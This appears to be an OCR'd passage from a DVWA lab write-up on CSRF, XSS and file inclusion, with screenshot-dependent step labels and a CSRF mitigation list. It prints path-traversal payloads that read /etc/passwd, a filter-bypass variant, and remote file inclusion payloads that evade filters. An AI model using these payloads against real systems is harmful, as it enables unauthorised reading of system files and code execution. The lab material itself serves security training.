
3.3 Med

1-- diff_code


Check the Source code




2— Capture_Req_Copy_Referer




3— Generate_CSRF_Copy_Drop_Req.



4— Open_html_Firefox.




5— Capture_CSRF_Req_Paste_Referrer_Forward_Req.




3.4 High


1— Check_XSS_vulnerability




2— XSS_js_CSRF



3— Copy_js_var/www/html



4— Insert_Script_into_URL_than_Reload_page



3.5 Mitigation

✅ 1. CSRF Tokens

- Generate and validate a **unique, unpredictable token** for every sensitive request.
- Example: Include a csrf_token as a hidden field in forms and validate it on the server.

✅ 2. SameSite Cookies

- Use SameSite=Strict or Lax in cookies to block cross-origin requests.

- Example:
  Set-Cookie: session_id=xyz; SameSite=Strict; Secure

✅ **3. Double Submit Cookies (Backup Technique)**

- Send the CSRF token in both a cookie and a POST field. Compare them on the server.

✅ **4. User Confirmation**

- Ask the user to re-enter their password before sensitive actions.

✅ **5. Content Security Policy (CSP)**

- Prevents loading of unauthorized forms/scripts from attacker-controlled domains.

4. File Inclusion-Attack

4.1 Intro

While testing the **File Inclusion module** in DVWA, I found that the application was vulnerable to **Local File Inclusion (LFI)** and potentially **Remote File Inclusion (RFI)** depending on its configuration. File Inclusion vulnerabilities occur when an attacker manipulates a file path input to load unauthorized files from the server or a remote URL.

This can lead to:


- Reading sensitive system files
- Code execution (in case of RFI)
- Gaining reverse shells (with log poisoning or wrappers)

4.2 Low

1. LFI_etcpasswd

   Insert payload in the url


Payload= ../../../../etc/passwd



2. RFI_google.com

Insert payload in url


Payload= page=http://google.com



4.3 Med

1 LFI


Payload= ..././..././..././..././..././..././..././etc/passwd



2 RFI

Use this payload to bypass the security


Payload= hthttp://tp://google.com



4.4 High

